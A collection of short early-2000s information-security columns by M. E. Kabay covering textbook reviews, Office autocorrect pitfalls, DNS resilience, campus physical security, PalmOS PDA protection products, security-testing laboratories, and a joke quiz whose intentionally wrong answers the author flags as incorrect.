Part V continues the life-cycle approach to security logically with coverage of emergency response teams, disaster recovery planning, and computer forensics.

Part VI, "The Part of Tens," summarizes the rest of the book with ten-point checklists (that sometimes have more than ten points). These lists serve as convenient reminders and can help organizations perform regular quality-control security audits.

All in all, I like Chey's book, and I think my opinion is only marginally swayed by my long friendship with her and her equally talented husband Stephen. Way to go, Chey!

* * *

For more information about Chey Cobb, see her Web site at < http://www.cheycobb.com >.

* * *

Come to the Fifth Annual e-ProtectIT Infrastructure Protection Conference at Norwich University in Northfield, Vermont 25-27 March 2003. Details at < http://www.e-protectIT.org >.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Pfleegers' New Edition

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the great names in computer security for many years is Charles P. Pfleeger. Author of the _Security in Computing_ textbooks of 1989 and 1996, he and Shari Lawrence Pfleeger have published the third edition of this classic text, highly suitable for anyone interested in an overview of technical information security and a good choice for a one-semester university introductory course to INFOSEC in a computer science or computer engineering program.

The new edition is even juicier than the previous ones, with more information on encryption and network security as well as coverage of important new attack modes (e.g., recent denial-of-service methods) and exploits (e.g., buffer overflows). Illustrations and examples often focus on recent events such as the Code Red infestation of 2001. As always, the writing is fresh and engaging. Diagrams are clear, frequent and valuable. Each chapter ends with sections particularly suitable for university students: "Terms and Concepts," "Where the Field is Headed," "To Learn More," and "Exercises."

The Pfleegers present their introduction in an interesting sequence. Chapter 1 is a brief overview of fundamentals, threats, vulnerabilities, and general principles of defense. I do wish they had not used the old C-I-A (confidentiality, integrity, availability) model to define information security; as regular readers will know, I strongly urge everyone to get used to including the rest of the Parkerian Hexad – control or possession, authenticity, and utility – as essential components of information security.

Chapter 2 is a very good 60-page introduction to cryptography; Chapter 3 introduces program security and includes quality assurance, viruses, trap doors, salamis, and so on. Chapters 4 and 5, which take up over 120 pages, provide a thorough introduction to operating systems security. Chapter 6 continues the discussion with a nice discussion of database security. Chapter 7, on "Security in Networks," is 122 pages all by itself. It could serve as a good monograph on various aspects of the field for beginners.

On the management level, the authors touch on security administration (Chapter 8) and "Legal, Privacy, and Ethical Issues in Computer Security" (Chapter 8). I was particularly pleased to see their treatment of ethical decision making; their case studies would make excellent fodder for vigorous discussions in class.

The book ends (Chapter 10) with a continuation of the cryptography materials. The index is well put together and will be useful for anyone using the text as a reference book. Kudos to the Pfleegers for a job well done.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Invisible Gremlins (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In English and Irish tradition, one could propitiate elves and sprites and gremlins by feeding them savory foods such as milk and cookies to avoid their tricks. Sometimes I think those little critters have found new homes in our most-used software.

Many people know that Microsoft Office products can change input data unexpectedly. Sometimes these changes were frankly bugs; for example, one of the most serious silent transformations used to occur (doesn't any more) when trying to copy and paste data from one MS-Excel spreadsheet workbook into another: the copied data would be truncated to whatever the number of visible decimal places was in the source document. Thus if 1.23456 were shown as 1.23 in the original cell, then copying it and pasting it into a different file would result in the number 1.230000. Again, this is no longer the case if you are up to date in your patches.

But in today's column, I want to talk about features, not bugs. As readers know, I define security to involve protection of confidentiality, control, integrity, authenticity, availability and utility of information. Within this framework, a poorly designed or poorly documented or poorly understood feature can be as bad as a bug from a security standpoint.

Let's go back to MS-Excel. In a couple of issues of the RISKS Forum Digest last year (21.94 and 2.95), two correspondents reported mysterious changes to their data in MS-Office applications. For example, both found that grades they were entering into spreadsheets were being modified (e.g., A became A-); one found that incorrect spellings were being forced, including into e-mail addresses. One complained about mysterious lines and bullets appearing in his text.

Everything the correspondents described is controlled through options available through the Tools menu item in Office products. Both correspondents illustrate the dangers resulting from the nefarious combination of

* bloatware with

* poor user interface design and

* inadequate training.

In my next column, I'll talk about the details of these issues.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and

Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Invisible Gremlins (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first article in this short series, I introduced some peculiar data changes that are common with MS-Office products. I attributed these glitches to the combination of bloatware, poor user interface, and inadequate training.

* * *

First, let's talk about bloatware. In 1983, my WordPerfect 4.1 executable took up KB of space. Today, my WordPerfect 9 installation weighed in at 80 MB. Studies of how ordinary people actually use office software suggests that most people use only a few of the vast array of functions available in modern products. I remember office products in the early 1980s that allowed a user to select a subset of functions and to link the modules into the final runtime package to reduce memory usage and increase execution speed; today, such thinking seems absurd to the manufacturers. However, increasing the complexity of a word processor so that it becomes almost as complex as a highly sophisticated page composition package may not be serving the interests of the majority of its users. Microsoft seems to have silently attempted to recognize the likelihood that many users don't use most of the available functions with the astoundingly poor design called "Personalized Menus" available on Windows ME and later versions of Windows. This ergonomic abomination hides infrequently-used menu items – thus destroying one of the most important features of a good graphical user interface: consistency. The unfortunate victims of this feature, which is enabled by default, seem constantly to be scanning their pull-down menus wondering where their functions are today. When they click on the double down arrows to see the entire menus, the order of commands shifts yet again, forcing them to scan the lists all over again. In contrast, with a stable menu, a user becomes used to clicking in a specific place for a specific command and no longer has to scan the list at all. By the way, another abomination is that the personalized menus are controlled in the START | Settings | Taskbar and Start Menu location even though they apply to all menus throughout the operating system. Many users I have spoken to had no idea how to turn this "feature" off so they could learn how to use their menus properly.

Another fascinating example of faulty reasoning is the design decision in MS-Windows and MS-Office that assumes that a keyboard determines the language you are writing in. Thus when I plug my external French-Canadian keyboard into my portable computer (which came with a US English keyboard), MS-Office switches the language of any document I am writing to – surprise! – Candiand French. In the middle of an English document – no wait, in the middle of an English sentence. Without asking. And without any option to turn off this helpful automated feature. At least there's an indication in the status bar that shows the language; however, the burst of "spelling mistakes" coupled with the use of << marks instead of quotation marks is usually enough to remind me to reset the language back to English manually.

A major failing of the user interface on Office products is that, unlike the case with the language setting, they typically do _not_ provide any visual indicator of the status of various "helpful" features such as the "AutoCorrect" and "Enable Autocomplete for Cell Values" functions. A

user unaware of the existence of these functions has no clue where to look for the mysterious source of inexplicable data transformations, let alone any idea of how to turn them off. It follows that without adequate training in how the autocorrection features work, users become victims of the programmers' assumptions and lose control over the integrity of their own data.

A quick note on confidentiality: some users are unaware than leaving FAST SAVE enabled in options keeps a record of many versions of their document available for curious eyes to examine; others don't understand the significance of TRACK CHANGES and cheerfully leave embarrassing parenthetical comments and original text in place that they think they have deleted. All of these blunders are the result of inadequate training.

One of the correspondents in RISKS mentioned that on his university's student-lab computers, all these auto-correction features were turned on, so if you wanted to control them, you'd have to turn them off every single time you sat down at a computer there. I think that system administrators should set all autocorrection and autoformatting features OFF by default when delivering systems to novice users and should provide training to allow controlled reactivation of those features that the users feel will be helpful and controllable.

It will be better than trying to control those gremlins by leaving plates of milk and cookies out on top of the computer cabinets.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Resilient Infrastructure – The DNS (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My friend and colleagues Robert L. Gezelter, CDP, has contributed some interesting articles on the fundamental resilience of Internet infrastructure. This is the first of two articles looking at the Domain Name System.

* * *

Since 9/11, there has been a renewed concern about the robustness of network infrastructure. Advanced technologies have often been in the forefront, including fault-tolerant computing, fail-safe systems, and non-stop operations. Discussions along these lines focus on making infrastructure robust, meaning hard to damage.

Although robustness is important, perhaps "resilience", the ability to accept distortion under stress while continuing to support load, is a more fitting description of the most crucial aspects of planning for damage contingencies than robustness (which implies a philosophy of preventing distortion or shearing and subsequently failing under stress).

When an event occurs, the mission is maintaining ongoing operation without apparent interruption. Continuation of operations and containment of damage are the philosophical, policy, and strategic goals; preferably with no perceptible user impairment. As I noted in Chapter 22 of the _Computer Security Handbook, 4th Edition_, the goal is to "avoid the phone."

When managing the response to an event, user-reported difficulties indicate incomplete or insufficient resilience. The first reports of infrastructure problems should come from internal monitoring systems; not a flurry of telephone calls from users. This is particularly true in Internet electronic commerce applications, where the majority of users are outsiders, likely to defect to other providers or suppliers and with a justifiable tendency towards going to some other organization, rather than reporting a problem and working with an organization to fix it. In some situations, the first indication of a problem may be an instantaneously inexplicable drop in page views or customer transactions.

The Internet Domain Name System (DNS), is responsible for providing the translation between Internet names (e.g. rlgsc.com) and the IP addresses associated with the name. If the name cannot be translated to an IP address the site cannot be accessed without knowing the exact IP address.

In the case of DNS, the most publicized serious concerns revolve around the root name servers, which are admittedly a government and large-scale carrier concern; well outside the scope and authority of virtually all Internet users. Less well publicized however, are issues at the firm or enterprise-level, which are well within the control of an individual enterprise. Specifically, the organization and provisioning of the name servers for an enterprise's domains are well within the control of the individual enterprise, and are often neglected.

One of the most common misconceptions is that your organization's DNS resolution is the responsibility of your Internet Service Provider (ISP). However, although almost every ISP provides DNS services for its customers, the degree of flexibility, resilience, and transparency varies greatly. Some ISPs will act as authoritative secondary name servers, downloading the actual DNS zones from a user maintained DNS server; some will not. Some ISPs will provide inverse DNS services on the same basis, under RFCs 1034 and 2317, with the master data being provided by the user; some will not. Some ISPs have DNS servers at multiple sites directly connected to different backbone providers to provide resilience; some do not. And finally, the degree to which these issues are visible to the customer varies, as do the consequences for an ISP failing to provide contractually required (or for that matter, advertised) degrees of resilience. The archetypal parachute packer's joke, "The parachute has a money back guarantee; if it fails, bring it back" applies; the guarantee is fine, but can you ever collect on the tangible and intangible damages of the failure?

In the end, the resilience of an organization's domains devolves to the steps that the organization is willing to undertake to ensure that its domain data remain available to the Internet. This assurance takes several forms:

* Multiple levels of (at least semi-independent) DNS servers
* Monitoring to ensure that DNS results are available to the world
* Geographic diversity of DNS servers
* Routing diversity of DNS servers
* Carrier diversity of DNS servers
* Sufficient TTL (Time to Live) to ensure adequate reaction time in the event of a problem.

* * *

In the next article, Bob Gezelter looks at practical advice on keeping your DNS services running.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Resilient Infrastructure – The DNS (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous article in this short series, Robert Gezelter, CDP, has been discussing the importance of the Domain Name System (DNS) in ensuring continued service for one's Internet domain and Web site.

* * *

The most rudimentary step for continued functioning of one's Internet site or Web site is that there should always be at least a distinct primary and secondary DNS server of the domain. For a production domain, this means that the minimum two name servers should be distinct systems located in different locations. This answers the common question "Can I use multi-hosting to get the two name servers I require for my domain?" The answer is a resounding "NO." The reason for the two-server rule (which is implemented with varying degrees of thoroughness by different domain registrars) is to ensure that there are at least two discrete sources for DNS data.

This author has seen organizations that were able to circumvent their domain registrar's safety checks by using two DNS names that resolved to the same address. However, when a cable fault disconnected such a DNS-hosting organization from the Internet, the data from their single DNS server became unavailable. This resulted in a multi-hour outage at the WWW servers located at a service provider whose name was supposed to be resolved by the unreachable DNS server. Switching to a different DNS server would have required a change to the data dispensed by the root name servers, which are updated on, at best, a daily basis (the propagation delay between an update made at a zone's registrar and the root servers depends upon the day of the week and the registrar). Therefore the disappearance of the DNS service was not correctable in a timely manner and the Web site was down until cable fault was repaired.

Production DNS servers should be geographically dispersed. A pair of workstations located next to each other, plugged into the same power-strip is a fool's dispersion; all but the most trivial incidents will result in both servers becoming unavailable. Achieving geographic diversity is neither difficult nor expensive. It does not require resorting to a DNS server provided by a separate hosting service or by an ISP (although a hosting- or ISP-provided DNS server is certainly a possible alternative). A field office or sister organization can easily provide the few cubic feet and kilobytes per hour (yes, per hour) required to domicile an alternate DNS server. The system can be managed remotely. Reciprocal arrangements between organizations (I will host a secondary on my name server if you host my secondary on yours) are even simpler. Providing a separate DSL circuit for the use of the alternate DNS server is much cheaper to an enterprise than losing its name-resolution services (i.e., effectively having one's entire domain disconnected from the Internet).

If a site is a serious production site, many concurrent users, more extensive monitoring is both justified and prudent. Each link of the chain connecting customers to the site should be monitored on some basis sufficient to alert the organization to a problem in a timely manner. In the case of DNS servers, regular verification that the name servers are online and responding

properly is a prudent precaution.

Diversity of carriers, geographic location, and routing are important steps to ensuring that single-source errors (personnel accidents, natural or man-made disasters, or organizational errors) do effectively terminate your domain's DNS services and impair the overall Internet accessibility of domain members.

In summary, the analogy to a fabric or web is both simple and straightforward: an individual thread or moderate number of threads in a fabric may break, without compromising the ability of the fabric as a whole to perform its function. In addition, breaks in the fabric that can be detected without becoming apparent to customers can inherently be corrected without customer impact. Dispersion of functionality is far cheaper, and is far more resilient than attempts to harden facilities beyond the possibility of damage.

* * *

Robert Gezelter, CDP (mailto:gezelter@rlgsc.com) is the founding principal of the consulting firm which bears his name (http://www.rlgsc.com). His over 25 years of experience includes consulting to clients locally, nationally, and internationally. He is a frequent speaker on technical topics at conferences in the US and internationally. He has previously published articles in Network World, Open Systems Today, Digital Systems Journal, Digital News, and Hardcopy. He is also a contributor to the _Computer Security Handbook, 4th Edition _ (3 chapters, Wiley, 2002), and its 1995 predecessor.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Physical Threats to the Information Infrastructure (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this occasional series, I am showcasing some of the best short essays submitted by students in information assurance and cybercrime courses and programs at Norwich University. John Orlando, PhD, is the Administrative Director of the MSIA (Master of Science in Information Assurance) program at Norwich; in compliance with the policy instituted by Dean Fred Snow, he is participating in the MSIA program as a student. He submitted this work as one of his weekly essays in November. The rest of this column and the next is a slightly edited version of his report on physical security at Norwich University. I hope that readers will be able to apply his findings to their own institutions as an example of what to look for in securing facilities.

* * *

When one thinks of threats to an information infrastructure, one tends to conjure up images of electronic assaults, such as virus and denial-of-service attacks. But the greatest threats to an electronic infrastructure come from more mundane sources. Water, fire, or theft cause far more damage than electronic attack, but we think about them less because physical disasters receive far less media publicity than the more exotic electronic assault.

In this essay I examine the protections against physical threats to Norwich University's information infrastructure. I will divide the threats into two categories, natural and man-made, and will examine each in turn. Not all threats are equally likely, or equally harmful and thus my analysis will include a consideration of the relative risks or each threat, the potential harm involved, and the protections currently in place against the risk. As usual, I will end with some recommendations.

Natural Threats

In terms of potential damage, floods certainly present a serious danger to an information infrastructure. Water short circuits operating computer systems, and damages hardware. Owing to its mountainous geography, Vermont faces a greater threat of flood than many other regions, but Norwich University sits atop a hill high above the nearest water source, the Rock River. It would take a flood of biblical proportions for water levels to reach the IT unit. A more likely scenario finds high water taking out telephone and power lines. As mentioned in a prior section, there are power and telephone backups in place to handle such a scenario.

Wildfires can also have a catastrophic impact on computer systems if they severely damage the building in which such systems are housed. Though Norwich University is in a forested region, Vermont's type of foliage, along with its less than dry climate, make wildfires far less of a threat than in other regions. It's been quite a while since Vermont has witnessed a serious forest fire. Moreover, Norwich University it fairly well insulated from the surrounding forest by large fields, and thus the threat of wildfire is quite low. As with floods, fires present a greater danger to the power and phone lines that feed Norwich University's IT systems than the systems themselves.

In areas of strong seismic activity, earthquakes can present a considerable threat to IT systems. Unlike wildfires and floods, where the building in which the IT system is housed protects that system, it is precisely the surrounding structure that presents a threat with earthquakes. Earthquakes in Vermont are rare, but not unheard of. As recently as June, 2002, a 4.9 earthquake rocked the Champlain Valley, causing some minor damage. However, it would take a much stronger earthquake to threaten the fairly sturdy building in which Norwich University's IT system sits, one of a magnitude which has probably never been recorded in the state.

Temperature presents another threat to information systems. Computer performance tends to deteriorate above certain temperatures, and high humidity can cause corrosion to circuits and other hardware. While Vermont is not known for its oppressive heat, temperatures can rise to the 90s with high humidity on occasion, just enough to place certain sensitive computer systems in jeopardy. In response to the danger, the computer room at Norwich University is climate controlled with three compressors, each of which can mediate the temperature and humidity in the room by itself. Thus, there is considerable redundancy in the HVAC system. Even if the HVAC system did fail, the IT department can simply shut down its computer systems to reduce harm to the components.

* * *

In the next article, Dr Orlando looks at man-made threats to the physical infrastructure.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Physical Threats to the Information Infrastructure (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this occasional series, I am showcasing some of the best short essays submitted by students in information assurance and cybercrime courses and programs at Norwich University. John Orlando, PhD, is the Administrative Director of the MSIA (Master of Science in Information Assurance) program at Norwich; in compliance with the policy instituted by Dean Fred Snow, he is participating in the MSIA program as a student. This column is the continuation of a slightly edited version of his report on physical security at Norwich University.

* * *

Man-Made, Malicious, Threats

Intruders have been known to attempt to gain access to a computer system to steal hardware or to vandalize the facilities and equipment. In response, the University's IT department has adopted a strict policy of not allowing non-IT personnel into the computer center unescorted. To prevent either accidental or malicious harm cleaning people working after hours, all cleaning is done during business hours. Moreover, doors are equipped with alarms and rooms equipped with motion detectors to prevent after hours intrusion. Not even the university's security personnel have access to the secured areas.

Only the CIO and the IT manager have keys allowing after-hours access to central computing facilities.

The computer labs that are used primarily by students are somewhat more vulnerable to intrusion because lab assistants are not always on hand. Theft would seem the primary motive for intrusion, although someone might also attempt to tamper with a computer in order to gather passwords by using a Trojan horse that simulates the logon dialog. Thus, each lab computer's CPU is locked to the table that holds it; most desktop computers used by faculty and staff are similarly secured. Most important, the location of the lock also makes it impossible to access the hard drive without opening, or breaking, the lock. This strategy does not absolutely prevent tampering, but it does make it riskier for the intruder and it provides a physical warning that a system may have been modified without authorization.

Recommendations

The IT department at the university has taken many precautions against physical threats to the main computer center, and has placed some protections on the desktop terminals used around the campus. The main vulnerabilities to the University's infrastructure would appear to lie outside of the computing center. As the IT department is quick to point out, each building on campus has a central box through with all electronic communications are routed. These boxes are normally found in storage rooms or closets. There is no special security around these boxes that would prevent someone from plugging into the lines and intercepting communication. Even worse, a number of people have keys to these rooms, such as maintenance workers and even

regular employees. For instance, many staff members have keys providing them with access to the storage room in Jackman Hall (the main administration building) where the communication box sits. In principle, someone with access to these rooms could install a small device that snoops network traffic and transmits it to a remote location, such as a van packed just off of campus. In light of this danger, the IT department is currently lobbying for funding to install locked screens around these boxes.

* * *

For further reading:

Bosworth, S. & M. E. Kabay (2002), eds. *Computer Security Handbook, 4th Edition.* Wiley (New York). ISBN 0-471-41258-9. xxiv + 1184. Index. Chapters 14 & 15 by Frank Platt on Physical Infrastructure Security.

IT Baseline Protection Manual (English version) – Infrastructure. < http://www.bsi.bund.de/gshb/english/etc/k4.htm >. From the Bundesamt für Sicherheit deer Informationstechnik in Germany.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

PalmOS PDA Defense

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

PDAs come in a variety of forms, but the most popular are palm-sized computers made by Palm, Sony, Psion, HP and Compaq. These devices typically synchronize with workstations. Recent models have megabytes of memory and can carry thousands of address entries, documents, spreadsheets and even PowerPoint presentations. Some people have wireless connections to the Internet and use simplified browsers and e-mail clients on their hand-held computers.

I'm sure that readers are aware of the dangers posed by PDAs that contain confidential information. Users who synchronize their PDAs with corporate workstations almost certainly have confidential data in their pocket. Many people store their passwords for other systems on their PDA. These little computers can serve as inadvertent tunnels into secured networks because they are typically connected through PCs behind the firewall.

Security included with PDAs is weak and programmatic attacks are easy to create. For the Palm operating system (PalmOS), for example, the first Palm OS Trojan was discovered in August 2000: a supposed Nintendo Gameboy emulator wiped all applications on infected Palm PDAs. Then in March 2001, news reports indicated that any devices using the PalmOS have no effective security despite the password function. Apparently developer tools supplied by Palm make it very easy to write a back door conduit into the supposedly locked data.

In April 2002, Kaspersky Lab released Kaspersky Security for Palm OS, which it says is a full-scale defense system for handhelds and mobile devices operating on Palm OS. According to the company, the suite is comprised of two modules; one that controls access to a device using a reliable password structure on the system level and another that controls authorized access on the application level using encrypted data.

A few months ago, my old Palm PDA finally died and I bought a new Palm m515 unit. Adam Kennedy, one of my information assurance students at Norwich University, wrote an excellent term paper on protecting PDAs and mentioned another high-security product for the Palm OS. I looked into his suggestion and downloaded and installed PDA Defense from Asynchrony Solutions < http://www.pdadefense.com >. I think readers with their own Palm PDAs to protect will want to look into it as well as into Kaspersky's product, and so will any network administrator whose users have Palm PDAs that plug into corporate systems.

(By the way, if you don't think your users are plugging their PDAs into your corporate systems, you'd better do an audit.)

Because I have not seen Kaspersky's product and cannot claim to have performed an evaluation of PDA Defense, please don't take what follows as an endorsement. I'm just reporting what I've learned by using the latter product.

PDA Defense offers 64-bit, 128-bit or 512-bit Blowfish encryption for all data stored on the PDA. Records flagged as "private" can either be masked or hidden entirely at the user's choice.

Password entry is masked to prevent shoulder-surfing; the RAM buffer is wiped immediately upon login and the password itself is stored as an MD5 one-way hash to make dictionary cracking more difficult.

The bit-wiping bomb defeats brute-force attacks by letting the user limit the number of attempts to unlock the device. When someone exceeds the maximum number of attempts, the bomb feature bit-wipes all RAM databases without a user prompt. Now, this does constitute a potential channel for a denial of service, but the user can restore the data from his or her PC if the device is recovered or replaced with a new unit. It is even possible to set a time-sensitive bit-wiping bomb that prevents unauthorized access to data if the PDA if it is lost or stolen by allowing the user to set a required time for synchronization with the PC; miss the deadline and all the data are wiped (this is the kind of feature one would want to be very careful with). The PDA is protected after a reset, requiring password entry for access; another option automatic locks the unit every time the power is turned off (e.g., three minutes after last use). While access is disabled, so are all data transfers such as HotSync and infrared links. It is possible to put the product into stealth mode so that it emulates the default security features and suppresses all signs of its presence unless the correct password is entered (thus potentially misleading an attacker into believing that they have in fact successfully taken control of the PDA even though they haven't).

The enterprise version of the product (which I have not seen) apparently offers administrators great flexibility in applying encryption and security restrictions to selected applications and records as well as setting password global policies (e.g., length, complexity, longevity) and tailoring policies to individual users.

I hope that readers will look into PDA security products for their own little computers and protect their own data and their network security with equally powerful and convenient security.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security-Testing Laboratories

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Testing security is very difficult. It's not enough to try a few known input conditions on a single installation, fix the problems that are found, and then declare the product secure. Security testing must include challenges to a full range of installations and configurations of a product to give the testers more than a superficial impression of the product's adequacy. In this article, I mention a few laboratories engaged in security testing.

* * *

ICSA Labs

When I worked at ICSA Labs throughout the 1990s, one of our most valuable efforts was the construction of an extensive laboratory for testing security products as part of the certification process. ICSA Labs today has a massive installation of hundreds of computers and network devices in many rooms in a small town in Pennsylvania. Staff there continue to subject security products of many kinds to rigorous testing to establish whether the products comply with ICSA Labs standards for certification. George Japak < mailto:gjapak@trusecure.com > is VP of the Technology Research Group at TruSecure and is a primary contact for further information on the work of ICSA Labs.

NIST CSRC

The National Institute of Standards and Technology (NIST) runs the Computer Security Resource Center (CSRC) as part of the Computer Security Division (CSD). Vendors will find a wide range of resources at the CSRC Web site. In particular, their security testing program is described as follows (bullets added): “Focus is on working with government and industry to establish more secure systems and networks by developing, managing and promoting security assessment tools, techniques, services, and supporting programs for testing, evaluation and validation; and addresses such areas as:

* development and maintenance of security metrics, security evaluation criteria and evaluation methodologies, tests and test methods;

* security-specific criteria for laboratory accreditation; guidance on the use of evaluated and tested products;

* research to address assurance methods and system-wide security and assessment methodologies;

* security protocol validation activities; and

* appropriate coordination with assessment-related activities of voluntary industry standards

bodies and other assessment regimes.

The Security Testing and Metrics Group is principally responsible for this focus area."

DeepNines

Another lab that has recently been announced is run by DeepNines Technologies. According their press release in November 2002, the Sleuth9(TM) Cyber Attack Simulation Center in Dallas is focused on their Sleuth9 Security System, a real-time defensive system described in the release as follows: ". . . an intelligent attack mitigation and intrusion prevention solution that instantly detects and automatically prevents cyber attacks from entering or leaving a network. Sleuth9 resides inline, in front of the router and protects organizations from DoS, DDoS, Port Scans, Trojan horses, propagating worms and viruses, as well as other cyber attacks."

Sue Dark, chief executive officer at DeepNines, said that the new laboratory, "gives companies the ability to configure the security software to their specifications, create live cyber attacks with numerous variations of each attack and then analyze the results."

For more information about DeepNines's laboratory, contact Jim O'Gara < mailto: jogara@deepnines.com >.

Norwich University InfoWar Lab

At Norwich University, my colleague Jason Wallace has been building an interesting cyberwar laboratory for use in data communications, information assurance and computer forensics courses. The InfoWar Laboratory consists physically of three rooms:

* Two contain rack-mounted network equipment such as routers and firewalls and have several workstations where users can engage in learning about appropriate defensive responses to various attack methods;

* The room in the middle serves as a representation of the Internet itself, including such services as DNS servers.

The Norwich lab thus allows a simulation of ordinary communications via the Internet and using the World Wide Web; however, the entire system is insulated from the real Internet so that no harm can be done from our systems to the outside. The systems are equally insulated against attack from the outside world (there is in fact no external access at all to these systems). Readers should note that our entire focus at Norwich is on defensive information assurance and information warfare; attacks are part of the curriculum only as part of this defensive orientation.

Students will be using these labs to practice for the military information warfare games that pit teams from several military academies and colleges against each other and against attacks from crack Red Teams from the National Security Agency. The whole exercise is an exciting and educational experience for all the students and faculty involved. The systems are already proving valuable for extensive computer forensics laboratory classes that are useful for computer science and criminal justice students interested in contributing to the fight against computer

crime. They will also be used in the final hands-on exercises for graduating students in the MSIA (Master of Science in Information Assurance) program at Norwich.

The Norwich InfoWar Lab will also be useful for researchers in the new Norwich University Center for the Study of Counter-Terrorism and CyberCrime under the direction of colleagues COL Tom Aldrich < mailto:taldrich@norwich.edu >, who also welcomes questions from vendors interested in collaboration.

Finally, in addition to supporting students and researchers, Norwich's lab is available under contract for use by vendors seeking a platform for security testing or interested in contributing hardware and software for our students to learn about. Interested vendors and donors can contact our VP of Technology & Strategic Partnerships, Phil Susmann < mailto:susmann@norwich.edu >.

* * *

For further reading:

DeepNines Technologies < http://www.deepnines.com/attack.htm >

ICSA Labs < http://www.icsalabs.com/ >

NIST CSRC < http://csrc.nist.gov/index.html >

Norwich University Center for the Study of Counter-Terrorism and Cyber-Crime < http://www.norwich.edu/news/2002/cybercenter.html >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Self-Inflicted April Fool Joke

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As most readers know, I am the Program Director for the Master of Science in Information Assurance (MSIA) at Norwich University. Although I have turned over responsibility for teaching the curriculum to highly qualified instructors such as Peter Stephenson, David Bouvin, and Gary Bridges, and am working with curriculum developers Stephen and Chey Cobb, I still develop the quizzes and exams.

Last week my first quiz in the MSIA 1.3 seminar (Technical Defenses) blew up in my face. As usual, I had included some comic relief in the multiple-choice selections just to avoid boring the students (I detest multiple-choice exams, but they are useful in encouraging review and they're quick for the students). You can imagine my surprise when the first students to take the quiz reported in shock that the "correct" answers were preposterous. Here are some of my favorites with the INCORRECT "correct" answers marked with an asterisk (you can figure out the REAL correct answers yourselves):

5. When an attacker obtains a copy of the encrypted password file and uses a password-cracking program on it to find valid passwords, this attack is an example of
*a) a capture-replay attack
b) a hash-brown attack
c) password sniffing
d) an offline dictionary attack
e) None of the above

8. How can an organization best discourage sharing of passwords?
*a) Electrocute the second concurrent user of a password.
b) Establish effective methods of delegation for selected privileges of one user to another.
c) Establish monetary prizes for all employees who report cases of password sharing.
d) Fire every employee who uses someone else's password
e) None of the above

15. When a workstation connected to a LAN reads all frames or packets going past it even though they are not addressed to it, the workstation is in
a) promiscuous mode
b) prostitute mode
*c) slut mode
d) spy mode
